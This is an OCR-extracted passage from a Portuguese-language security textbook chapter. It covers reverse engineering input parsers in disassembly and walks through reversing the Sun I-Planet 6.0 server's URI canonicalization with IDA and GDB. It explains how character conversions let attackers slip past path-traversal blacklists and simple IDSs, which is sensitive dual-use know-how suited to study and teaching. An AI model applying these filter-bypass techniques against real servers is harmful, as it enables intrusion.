


Figura 6.9: Um disassembly com o IDA de um servidor FTP comum que mostra a comparação para os caracteres de barra 2F e 5C.

Conversão de caractere

Conversões de caractere às vezes ocorrem enquanto o próprio sistema se prepara para fazer uma chamada API. Por exemplo, embora uma chamada de sistema possa esperar que um caminho de sistema de arquivos seja fornecido com barras normais, o programa pode aceitar tanto barras invertidas como barras normais a fim de significar a "mesma coisa". Portando, o software converte barras normais em barras inver-

tidas antes de fazer a chamada. Esse tipo de transformação resulta em caracteres equivalentes. Não importa quais tipos de barras você forneça, elas serão tratadas como barras normais na chamada de sistema.

Por que isso é importante? Pense no que acontece se o programador quiser certificar-se de que o usuário não pode fornecer barras em um nome de arquivo. Por exemplo, isso poderia ser o caso quando o programador tenta evitar um bug de percurso de caminho relativo (*relative path traversal*). O programador pode filtrar as barras normais e acreditar que o problema foi solucionado. Mas se um invasor puder inserir uma barra invertida, o problema então talvez não tenha sido tratado apropriadamente. Nas situações em que os caracteres são convertidos, há uma excelente oportunidade de driblar filtros e IDSs simples. A Figura 6.10 mostra o código que converte barras normais em barras invertidas.

```
.text:004106D1                  call    _strchr
.text:004106D6                  add     esp, 8
.text:004106D9                  test    eax, eax
.text:004106DB                  jz      short loc_4106EF
.text:004106DD
.text:004106DD loc_4106DD:                              ; CODE XREF: sub_4106C0+2D↓j
.text:004106DD                  push    5Ch             ; int
.text:004106DF                  push    esi             ; char *
.text:004106E0                  mov     byte ptr [eax], 2Fh
.text:004106E3                  call    _strchr
.text:004106E8                  add     esp, 8
.text:004106EB                  test    eax, eax
.text:004106ED                  jnz     short loc_4106DD
.text:004106EF
.text:004106EF loc_4106EF:                              ; CODE XREF: sub_4106C0+18↑j
.text:004106EF                  push    esi
```

Figura 6.10: O código aqui utiliza uma chamada API `strchr` para encontrar o caractere 5Ch (\) em uma string. Depois que o caractere é encontrado, o código utiliza `mov byte ptr [eax], 2Fh` para substituir a barra invertida pelo caractere 2Fh (/). Isso continua em loop até que nenhuma outra barra invertida seja encontrada (via a `test eax, eax` e a subseqüente `jnz`, que retorna [se não zero] ao começo do loop).

Operações de byte

Os parsers integrados na maioria dos programas normalmente lidam com caracteres únicos. Um caractere único geralmente é codificado como um único byte (a exceção clara a essa regra são os caracteres multibytes/Unicode). Como caracteres são normalmente representados como bytes, identificar operações de um byte em um assembly reverso é um empreendimento razoável. Operações de um byte são fáceis de identificar porque elas utilizam a notação "al", "bl" etc. A maioria dos registradores atuais tem 32 bits. Essa notação indica que operações são realizadas nos 8 bits mais baixos do registrador — um único byte.

Há uma "armadilha" clássica aqui a ter em mente ao depurar um programa em execução. Lembre-se de que somente um *único byte* é utilizado com notações como al e bl, independentemente do que existe no restante do registrador. Se o registrador tiver o valor de `0x0011222F` (como mostrado na Figura 6.11) e a notação de byte for utilizada, o valor real processado será `0x2F`, os 8 bits mais baixos.

Operações de ponteiro

Freqüentemente, as strings são muito grandes para serem armazenadas em um registrador. Por causa disso, um registrador normalmente conterá o endereço da string na memória. Isso é chamado *ponteiro*. Observe que ponteiros são endereços que podem apontar para quase qualquer coisa, não apenas strings. Um truque interessante é descobrir ponteiros que incrementam por um único byte ou operações que utilizam um ponteiro para carregar um único byte.

Operações de bytes com ponteiros são fáceis de identificar. As operações de ponteiro seguem a notação [XXX] (por exemplo, [eax], [ebx] e assim por diante) em combinação com a notação al, bl, cl etc.

A aritmética de ponteiro tem a notação

```
[eax + 1], [ebx + 1], etc.
```

Mover bytes na memória acaba se parecendo com algo assim:

```
mov dl, [eax+1]
```

Em alguns casos, o registrador em que o ponteiro é armazenado é modificado diretamente, como isto:

```
inc eax
```

Figura 6.11: Um único byte (2F) como representado em um registrador de 32 bits.

Terminadores NULL

Como strings em geral terminam em NULL (especialmente quando C é utilizado), procurar código que compara com um 0 byte também pode ser útil. Testes para o caractere NULL tendem a se parecer com algo assim:

```
test al, al
test cl, cl
```

e assim por diante.

A Figura 6.12 inclui várias operações de um byte:

- cl, notação de byte

- [eax], um ponteiro
- inc eax, ponteiro de incremento
- test cl, cl, procurando NULL
- [eax+1], ponteiro + 1 byte
- mov dl, [eax+1], movendo um único byte

Essas operações poderiam indicar que o programa está analisando sintaticamente ou, do contrário, processando a entrada.




Figura 6.12: Código com várias operações interessantes de 1 byte incluídas.

Exemplo: Revertendo o I-Planet Server 6.0

Como ocorre com a maioria dos softwares servidor, o software I-Planet 6.0 da Sun Microsystems utiliza uma abordagem de black list para segurança. Deixamos claro que essa abordagem é facilmente derrotada. Utilizando o rastreamento de chamada e GDB (descrito no Capítulo 3), localizamos várias chamadas de função que têm por objetivo filtrar os dados fornecidos pelo usuário. Em vez de simplesmente rejeitar a entrada maliciosa, o servidor I -Planet tenta "corrigir" as strings maliciosas dos dados removendo as partes "ruins".

Nesse caso particular, a abordagem mais eficaz para localizar essas funções envolve breakpoints e uma abordagem do tipo "de fora para dentro". Lembre-se do Capítulo 3, trabalhar "de fora para dentro" significa começar um rastreamento onde a entrada de usuário é aceita e tentar avançar para o programa.

Trabalhando de fora para dentro, descobrimos uma chamada de função freqüentemente utilizada

```
__0fJCHttpUtilTCanonicalizeURIPathPCciRPcRiT
```

O nome da função certamente está desfigurado, mas podemos ver que é utilizado para canonicalizar (ou colocar na forma padrão) a string do URI fornecido pelo usuário. Como mencionado, essa função é projetada para detectar strings de entrada "ruins". Utilizando GDB para configurar um breakpoint no começo dessa função, podemos examinar os dados que são fornecidos:

```
(gdb) break __0fJCHttpUtilTCanonicalizeURIPathPCciRPcRiT
Breakpoint 6 at 0xff22073c

(gdb) cont
Continuing..
```

Um breakpoint agora está configurado, mas ainda precisamos emitir uma solicitação para determinar quais dados chegam à nossa função. Emitimos uma solicitação Web para o alvo e o breakpoint é prontamente disparado. Examinamos os registradores com o comando `info reg` para determinar quais dados são fornecidos:

```
Breakpoint 6, 0xff22073c in __0fJCHttpUtilTCanonicalizeURIPathPCciRPcRiT ()
    from /usr/local/iplanet/servers/bin/https/lib/libns-httpd40.so
(gdb) info reg
g0              0x0      0
g1              0x747000 7630848
g2              0x22     34
g3              0x987ab0 9992880
g4              0x98da28 10017320
g5              0x985a18 9984536
g6              0x0      0
g7              0xf7641d78       -144433800
o0              0x985a8c 9984652
o1              0x15     21
o2              0xf7641bec       -144434196
o3              0xf7641ad4       -144434476
o4              0x0      0
o5              0x987ab0 9992880
sp              0xf7641a48       -144434616
o7              0xff21ae08       -14569976
l0              0x985390 9982864
l1              0xff2d80d0       -13795120
l2              0x987aa0 9992864
l3              0x336d38 3370296
l4              0x985a28 9984552
l5              0xff2d7b38       -13796552
```

```
l6              0x987aa0 9992864
l7              0x987ab0 9992880
i0              0x985a88 9984648
i1              0x2000   8192
i2              0x9853ac 9982892
i3              0x987ab0 9992880
i4              0x985584 9983364
i5              0x1      1
fp              0xf7641bf0       -144434192
i7              0xff21938c       -14576756
y               0x0      0
psr             0xfe901001       -24113151       icc:N--C, pil:0, s:0, ps:0, et:0, cwp:1
wim             0x0      0
tbr             0x0      0
pc              0xff22073c       -14547140
npc             0xff220740       -14547136
fpsr            0x420    1056    rd:N, tem:0, ns:0, ver:0, ftt:0, qne:0, fcc:<, aexc:1,
                                      cexc:0
cpsr            0x0      0
```

Em seguida, examinamos cada registrador com o comando x. Um truque conveniente é utilizar a notação "x/" para fazer um dump de memória em torno do endereço em questão. O comando x/8s $g3, por exemplo, faz um dump de oito strings em torno da memória apontada pelo registrador g3:

```
 (gdb) x/8s $g3
0x987ab0:        "GET /knowdown.class%20%20 HTTP/1.1"
0x987ad3:        "unch.html"
0x987add:        ""
0x987ade:        ""
0x987adf:        ""
0x987ae0:        ""
0x987ae1:        ""
0x987ae2:
```

Nosso URI fornecido é armazenado em uma posição da memória apontada pelo registrador g3. Agora, podemos começar uma análise passo a passo tomando notas no IDA.

Essa abordagem de fora para dentro é particularmente adequada para localizar truques de análise sintática. Normalmente os dados de entrada são de algum modo modificados no momento em que eles alcançam uma chamada de sistema interessante. Iniciando na parte externa, podemos determinar o que a lógica do parser está fazendo com os dados. Por exemplo, barras extras poderiam ser retiradas de um nome de arquivo. A solicitação talvez não seja encaminhada se certas seqüências de caracteres estiverem presentes (como nosso redirecionamento para invocar a string ../..).

